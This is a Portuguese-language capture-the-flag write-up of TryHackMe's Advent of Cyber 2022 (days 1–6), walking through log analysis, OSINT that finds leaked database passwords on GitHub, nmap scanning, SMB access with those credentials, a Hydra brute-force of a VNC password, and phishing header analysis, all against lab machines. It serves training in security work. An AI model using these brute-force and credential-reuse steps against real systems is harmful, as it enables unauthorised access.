

# Advent of Cyber 2022

Esse write-up será sobre sobre o Advent of Cyber 2022, que é o evento especial de natal do TryHackMe. Todos os dias a plataforma liberará algum desafio. Esse write-up só será publicado ao final do evento.

Nesse write-up não colocarei todo o conteúdo teórico apresentado nas Tasks, apenas um breve resumo e a explicação das questões. O evento pode ser acessado nesse [link](#).



E antes de começar gostaria de agradecer ao TryHackMe e a todos os envolvidos no desenvolvimento do evento pelos ótimos desafios e por todo conteúdo que pude aprender ou revisar.

Created by [tryhackme](#) and [ar33zy](#) and [cmnatic](#) and [Cryllic](#) and [Dex01](#) and [munra](#) and [strategos](#) and [SecurityNomad](#) and [am03bam4n](#) and [Mokmokmok](#) and [umairalizafar](#) and [ujohn](#) and [1337rce](#) and [MartaStrzelec](#) and [arebel](#)

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 56213 users are in here and this room is 18 days old.


## Índice

- [\[Day 1\] Someone's coming to town!](#)
- [\[Day 2\] Santa's Naughty & Nice Log](#)
- [\[Day 3\] Nothing escapes detective McRed](#)
- [\[Day 4\] Scanning through the snow](#)
- [\[Day 5\] He knows when you're awake](#)
- [\[Day 6\] It's beginning to look a lot like phishing](#)
- [\[Day 7\] Maldocs roasting on an open fire](#)
- [\[Day 8\] Last Christmas I gave you my ETH](#)
- [\[Day 9\] Dock the halls](#)
- [\[Day 10\] You're a mean one, Mr. Yeti](#)

- [Day 11] Not all gifts are nice
- [Day 12] Forensic McBlue to the REVscue!
- [Day 13] Simply having a wonderful pcap time
- [Day 14] I'm dreaming of secure web apps
- [Day 15] Santa is looking for a Sidekick
- [Day 16] SQLi's the king, the carolers sing
- [Day 17] Filtering for Order Amidst Chaos
- [Day 18] Lumberjack Lenny Learns New Rules
- [Day 19] Wiggles go brrr
- [Day 20] Binwalkin' around the Christmas tree
- [Day 21] Have yourself a merry little webcam
- [Day 22] Threats are failing all around me
- [Day 23] Mission ELFossible: Abominable for a Day
- [Day 24] Ho, ho, ho, the survey's short / The Year of the Bandit Yeti
- Conclusão


## [Day 1] Someone's coming to town!

Nesse primeiro dia é explicado sobre alguns frameworks de segurança cibernética, sendo eles o NIST, ISO 27000, MITRE ATT&CK, Cyber Kill Chain e Unified Kill Chain. Há uma página que pode ser mostrada para encontrar as flags.



Após clicar em start vamos para outra página com um quebra-cabeça, são ao todo 3 quebra-cabeças que podem ser resolvidos utilizando as dicas e o conhecimento sobre frameworks apresentado anteriormente, ou também é possível resolver pelo formato das peças.

Ao término dos 3, nos é mostrado uma página com uma flag e um culpado pelo ataque. Esse culpado está relacionado a história do evento deste ano.



Na primeira questão é perguntado quem está atacando a rede do Papai Noel esse ano, e como podemos ver pela imagem acima da resolução dos quebra-cabeças a resposta é **The Bandit Yeti**.

A segunda questão pede a flag, que é a também mostrada na imagem anterior, **THM{IT'S A Y3T1 CHR1\$TMA\$}**. Assim conclui-se o primeiro dia.

## [Day 2] Santa's Naughty & Nice Log

O conteúdo do segundo dia é relacionado a logs. É explicado um pouco o que são os logs, como são formados, onde são encontrados no Windows e no Linux. Além disso, também é explicado um pouco sobre o utilitário grep do Linux.

Há uma máquina em anexo a Task de hoje que pode ser acessada no navegador. As questões são referentes ao conteúdo dessa máquina.

A primeira questão é apenas ligar a máquina, que pode ser feito clicando no botão verde no início da Task. A segunda questão pede para usar o comando ls para saber quantos arquivos de log existem no diretório. Como pode ser visto na imagem abaixo o diretório possui apenas **2** arquivos de logs.

```
elfmcblue@day-2-log-analysis:~$ ls -al
total 19420
drwxr-xr-x 3 elfmcblue elfmcblue    4096 Dec  2 15:06 .
drwxr-xr-x 5 root      root        4096 Nov 21 14:56 ..
-rw-r--r-- 1 elfmcblue elfmcblue     220 Nov 21 14:56 .bash_logout
-rw-r--r-- 1 elfmcblue elfmcblue   3771 Nov 21 14:56 .bashrc
drwx----- 2 elfmcblue elfmcblue   4096 Dec  2 15:06 .cache
-rw-r--r-- 1 elfmcblue elfmcblue     807 Nov 21 14:56 .profile
-rw-r--r-- 1 elfmcblue elfmcblue 223240 Nov 30 13:27 SSHD.log
-rw-r--r-- 1 elfmcblue elfmcblue 19634860 Nov 21 14:56 webserver.log
elfmcblue@day-2-log-analysis:~$
```

A terceira questão pede qual o nome do arquivo que tem os logs do servidor web. Pelos arquivos encontrados anteriormente um deles tem o nome **webserver.log** que é a resposta dessa questão.

A próxima questão pede em qual dia da semana a lista do Papai Noel foi roubada. Usando os comandos head e tail para ver, respectivamente, o início e fim do arquivo, é possível perceber que os logs são apenas do dia 18 de novembro. Então a lista foi roubada em uma sexta-feira, **friday**.

Agora é pedido qual o IP dos atacantes. Ainda pelo retorno dos comando head e tail, todas as requisições são de um mesmo IP, **10.10.249.191**.

```
elfmcblue@day-2-log-analysis:~$ head webserver.log
10.9.12.30 - - [18/Nov/2022:12:18:23 +0000] "GET / HTTP/1.1" 200 3036 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
10.9.12.30 - - [18/Nov/2022:12:18:23 +0000] "GET /assets/css/stylesheets.e534de95c45f12e712642d4891fdc622837d0270dd58b129282e0e4b65b5df1a.css HTTP/1.1" 200 4526 "http://10.10.60.160/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET / HTTP/1.1" 200 2980 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /d30f0e6a-9e9c-465a-b4d2-279e8785efde HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /images HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /crack HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /news HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /download HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /2006 HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:28:15 +0000] "GET /index HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
elfmcblue@day-2-log-analysis:~$ tail webserver.log
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /logs HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /printenv HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /~bin HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /server-info HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /~ftp HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /server-status HTTP/1.1" 403 440 "-" "gobuster/3.0.1"
"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /~root HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /status HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /~nobody HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
10.10.249.191 - - [18/Nov/2022:12:38:10 +0000] "GET /php.ini HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
```

A sétima questão pede qual o nome da lista que foi roubada. Uma lista é provavelmente um arquivo de texto, logo terminaria com .txt. Então pode-se utilizar o regex \.txt, para escapar o '.' e buscar pelo literal .txt, assim casando com arquivos de texto. Portanto utilizando o grep com esse regex é possível achar uma requisição ao arquivo **santaslist.txt**, que é o arquivo que estávamos procurando.

```
elfmcblue@day-2-log-analysis:~$ grep "\.txt" webserver.log
10.10.249.191 - - [18/Nov/2022:12:34:39 +0000] "GET /santaslist.txt HTTP/1.1" 200 133872 "-" "Wget/1.19.4 (linux-gnu)"
elfmcblue@day-2-log-analysis:~$ █
```

Por fim, a última questão pede para achar uma flag nos arquivos de log. As flags do TryHackMe possuem o formato THM{...}, então basta usarmos grep por THM nos arquivos de log. Assim encontramos a flag **THM{STOLENSANTASLIST}** no arquivo SSHD.log.

```
elfmcblue@day-2-log-analysis:~$ grep THM webserver.log
10.10.249.191 - - [18/Nov/2022:12:35:20 +0000] "GET /AU7VTHM1YVV8 HTTP/1.1" 404 437 "-" "gobuster/3.0.1"
"
elfmcblue@day-2-log-analysis:~$ grep THM SSHD.log
THM{STOLENSANTASLIST}
elfmcblue@day-2-log-analysis:~$ █
```

## [Day 3] Nothing escapes detective McRed

O terceiro dia é focado em OSINT, que é a busca de informações de fontes abertas. Nessa Task é explicado o básico de OSINT através de google dorks, whois lookup, robots.txt e outros.

A primeira questão pede pelo nome da registrar do domínio santagift.shop. Essa informação pode ser encontrada através do whois. Dessa forma ao pesquisar esse domínio no site who.is encontramos que o nome

do registrar é **NAMECHEAP INC.**

**santagift.shop**  
whois information

Whois    DNS Records    Diagnostics

cache expires in 23 hours, 57 minutes and 41 seconds

## Registrar Info

Name	NAMECHEAP INC
------	---------------

A próxima questão pede para encontrar uma flag em um código no github que contém credenciais sensíveis. Então pesquisando por "santagift.shop" nos códigos do github é encontrado 3 códigos de uma conta chamada muhammadthm.

**5 code results**

**Code**

**muhammadthm/SantaGiftShop /README.md**

```

3 This repository contains source code for production and the QA website of `santagift.shop`.  

Only legitimate members/developers are allowed to access the website and make changes.  

...
8 The **config.php** file contains the credentials for database connection and must be handled  

with care.  

9  

10  

11 # Domains  

12  

13 - `santagift.shop`  

14 - `qa.santagift.shop`
```

Markdown Showing the top six matches Last indexed on Nov 1

**Languages**

Markdown 2

PHP 2

**muhammadthm/SantaGiftShop /config.php**

```

13 * * Secret keys  

14 * * Database table prefix  

15 * * ABS PATH  

16 *  

17 *  

18 */  

19  

20 $ENV = "PROD"; //santagift.shop - Incase of QA, it will be qa.santagift.shop  

21  

22 if($ENV = "QA"){  

23 // ** Database settings - You can get this info from your web host ** //
```

PHP Showing the top two matches Last indexed 25 days ago

**muhammadthm/SantaGiftShop /wp-config.php**

```

21 $ENV = "PROD"; //santagift.shop - Incase of QA, it will be qa.santagift.shop
```

E logo no início do config.php está a flag **{THM\_OSINT\_WORKS}**.

The screenshot shows a GitHub commit page for a file named config.php. At the top, it displays the commit hash 6fd761ca47 and the repository name SantaGiftShop / config.php. Below this, there's a section titled "muhammadthm config details" which includes a profile icon of a person with a cross, the name "muhammadthm", and a link to "config details". Underneath, it says "1 contributor" with a small profile icon. The code itself is shown in a monospaced font:

```
123 lines (97 sloc) | 3.43 KB
```

```
1 <?php
2 $FLAG = '{THM_OSINT_WORKS}';
3 /**
```

Com a informação anterior podemos responder a terceira questão que pede qual arquivo contém senhas. É o arquivo **config.php**, o mesmo que tem a flag anterior.

As duas últimas questões pedem pelo nome do servidor QA associado ao site e a senha do servidor QA. Essas informações podem ser encontradas ainda no config.php, um pouco mais abaixo da flag anterior. Sendo o servidor **qa.santagift.shop** e a senha **S@nta2022**.

```
30 /** Database password */
31 define( 'DB_PASSWORD', 'S@nta2022' );
32
33 /** Database hostname */
34 define( 'DB_HOST', 'qa.santagift.shop' );
35
```

## [Day 4] Scanning through the snow

No dia 4 é explicado sobre scanning, considerando network, port e vulnerability scanning e as ferramentas Nmap e Nikto.

Para realizar as questões precisa-se ligar uma máquina alvo. As duas primeiras flags são relacionadas ao scan das portas na máquina. E as outras duas sobre o conteúdo do SMB da máquina.

O nmap possui a opção -A para um scan que detecta o sistema operacional (OS), os software que estão rodando nas portas e roda os scripts padrão do Nmap Script Engine (NSE). E a opção -T4 para aumentar a velocidade do scan.

Para o scan dessa máquina usei o comando nmap -A -T4 <ip>. Assim, descobri que o servidor do HTTP é o **Apache** e que na porta 22 está sendo rodado o **SSH**. Sendo essas as respostas para as duas primeiras perguntas.

```
(lucas@lucas)-[~]
$ nmap -A -T4 10.10.154.113
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-04 15:22 -03
Nmap scan report for 10.10.154.113
Host is up (0.21s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8f72cd7fa40f9225b3f7fe8c36aa869e (RSA)
|   256 3d0532125760c5e594fbdf40034c356 (ECDSA)
|_  256 48cd590670dca56decf0b4333042b94f (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: IP-10-10-154-113; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: ip-10-10-154-113
|   NetBIOS computer name: IP-10-10-154-113\x00
|   Domain name: eu-west-1.compute.internal
|   FQDN: ip-10-10-154-113.eu-west-1.compute.internal
|_ System time: 2022-12-04T18:22:58+00:00
| smb2-time:
|   date: 2022-12-04T18:22:58
|_ start_date: N/A
| smb2-security-mode:
|   311:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: IP-10-10-154-11, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.20 seconds

(lucas@lucas)-[~]
$
```

Agora, a partir das credenciais encontradas na Task de ontem, podemos conectar no servidor SMB e baixar os arquivos. Para listar os volumes que estão sendo compartilhados nesse servidor, eu utilize o comando smbclient seguido por -U para definir o usuário e senha e o -L para o host.

```
(lucas@lucas)-[~]
$ smbclient -U ubuntu%S@nta2022 -L 10.10.154.113

      Sharename      Type      Comment
      -----      ----      -----
      print$        Disk      Printer Drivers
      sambashare    Disk      Samba on Ubuntu
      admins        Disk      Samba on Ubuntu
      IPC$          IPC       IPC Service (ip-10-10-154-113 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server           Comment
      -----
      Workgroup        Master
      -----
      WORKGROUP

(lucas@lucas)-[~]
$
```

Então para acessar o volume utilizei o mesmo comando smbclient com o usuário e senha mas agora seguido pelo host e volume. Conectado no servidor, com o comando ls da para ver os arquivos e com get baixá-los.

```
(lucas@lucas)-[~]
$ smbclient -U ubuntu%S@nta2022 \\\\10.10.154.113\\\\admins
Try "help" to get a list of possible commands.
smb: \> ls
.
..
flag.txt
userlist.txt

          D      0  Sun Dec  4 15:15:59 2022
          D      0  Wed Nov  9 14:43:21 2022
          A     23  Wed Nov  9 14:55:58 2022
          A    111  Thu Nov 10 02:44:29 2022

        40581564 blocks of size 1024. 38197500 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 23 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> get userlist.txt
getting file \userlist.txt of size 111 as userlist.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

Com os arquivos localmente, é só usar o cat para mostrar o conteúdo. O arquivo flag.txt possui a flag **{THM\_SANTA\_SMB\_SERVER}** resposta da terceira questão. E o arquivo userlist.txt possui alguns usuários e senhas, sendo **santa25** a senha do usuário que pede na última questão.

```
(lucas@lucas)-[~]
$ cat flag.txt
{THM_SANTA_SMB_SERVER}

(lucas@lucas)-[~]
$ cat userlist.txt
USERNAME      PASSWORD
santa         santa101
santahr       santa25
santaciso     santa30
santatech     santa200
santaaccounts santa400
```

[Day 5] He knows when you're awake


No dia de hoje é explicado um pouco sobre serviços de acesso remoto, sendo estes SSH, RDP e VNC. E também sobre autenticação e ataques a senhas. Dessa forma as questões são relacionadas a fazer um brute-force em um servidor VNC.

A primeira questão pede a senha do VNC da máquina anexada a essa Task. Para descobrir essa senha, fiz um brute-force utilizando o Hydra e a wordlist rockyou.txt. O comando que utilizei foi "hydra -P /usr/share/wordlists/rockyou.txt -t 48 vnc://10.10.44.200", onde a opção -P é para selecionar a wordlist a ser usada, -t para aumentar o paralelismo assim acelerando a quantidade de tentativas e por fim o serviço e IP alvos.

```
[~] (lucas@lucas)-[~]
$ hydra -P /usr/share/wordlists/rockyou.txt -t 48 vnc://10.10.44.200
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-05 21:02:02
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 48 tasks per 1 server, overall 48 tasks, 14344399 login tries (l:1/p:14344399), ~298842 tries per task
[DATA] attacking vnc://10.10.44.200:5900/
[ERROR] Not a VNC protocol or service shutdown:
[STATUS] 615.00 tries/min, 615 tries in 00:01h, 14343791 to do in 388:44h, 41 active
[5900][vnc] host: 10.10.44.200 password: 1q2w3e4r
[STATUS] attack finished for 10.10.44.200 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-05 21:04:00
```

Com isso pode ser encontrado a senha **1q2w3e4r**. E com ela deve-se conectar ao alvo para encontrar a flag da segunda questão. Então, a partir do remmina me conectei com a máquina. Assim, na imagem de fundo da área de trabalho está a flag **THM{I\_SEE\_YOUR\_SCREEN}**.



## [Day 6] It's beginning to look a lot like phishing

No sexto dia, são explicados sobre email e os cabeçalhos que compõem estes, como From, To, SPF, MIME-Version, entre outros. É falado sobre as ferramentas emlAnalyzer para fazer análise de emails, emailrep para analisar a reputação do remetente e virustotal para identificar os links ou anexos que possam ter.

Para responder a primeira questão é só abrir o arquivo do email com alguma ferramenta de edição de texto para vê-lo em *plaintxt*, eu utilizei o Sublime Text para isso. Logo nas primeiras linhas do arquivo, que são os campos de cabeçalho do email, já estão as respostas para as primeira 4 questões.

A primeira e a terceira questão são respondidas utilizando o cabeçalho "From", pois elas estão relacionadas a quem teria enviado o email. Onde **Chief Elf** é a resposta da terceira questão e o email **chief.elf@santaclaus.thm** da primeira.

No cabeçalho "Return-path" está a resposta para a questão 2, **murphy.evident@bandityeti.thm**, pois nessa questão é pedido qual o endereço de retorno.

E a quarta questão, que pede qual o *X-spam score*, pode ser respondida utilizando o valor do cabeçalho *X-Pm-SpamScore* que é **3**.

```

Urgent.eml
1 X-Pm-Content-Encryption: end-to-end
2 X-Pm-Origin: internal
3 Subject: Urgent: Blue section is down. Switch to the load share plan!
4 From: Chief_Elf <chief.elf@santaclaus.thm>
5 Date: Tue, 6 Dec 2022 00:00:01 +0000
6 Mime-Version: 1.0
7 Content-Type: multipart/mixed;boundary=-----03edd9c682a0c8f60d54b9e4bb86659f
8 To: elves.all@santaclaus.thm <elves.all@santaclaus.thm>
9 X-Attached: Division_of_labour-Load_share_plan.doc
10 Message-Id: <QW9DMjAyMl9FbWFpbF9BbmFseXNpcw==>
11 X-Pm-Spamscore: 3
12 Received: from mail.santaclaus.thm by mail.santaclaus.thm; Tue, 6 Dec 2022 00:00:01 +0000
13 X-Original-To: elves.all@santaclaus.thm
14 Return-Path: <murphy.evident@bandityeti.thm>
15 Delivered-To: elves.all@santaclaus.thm
16

```

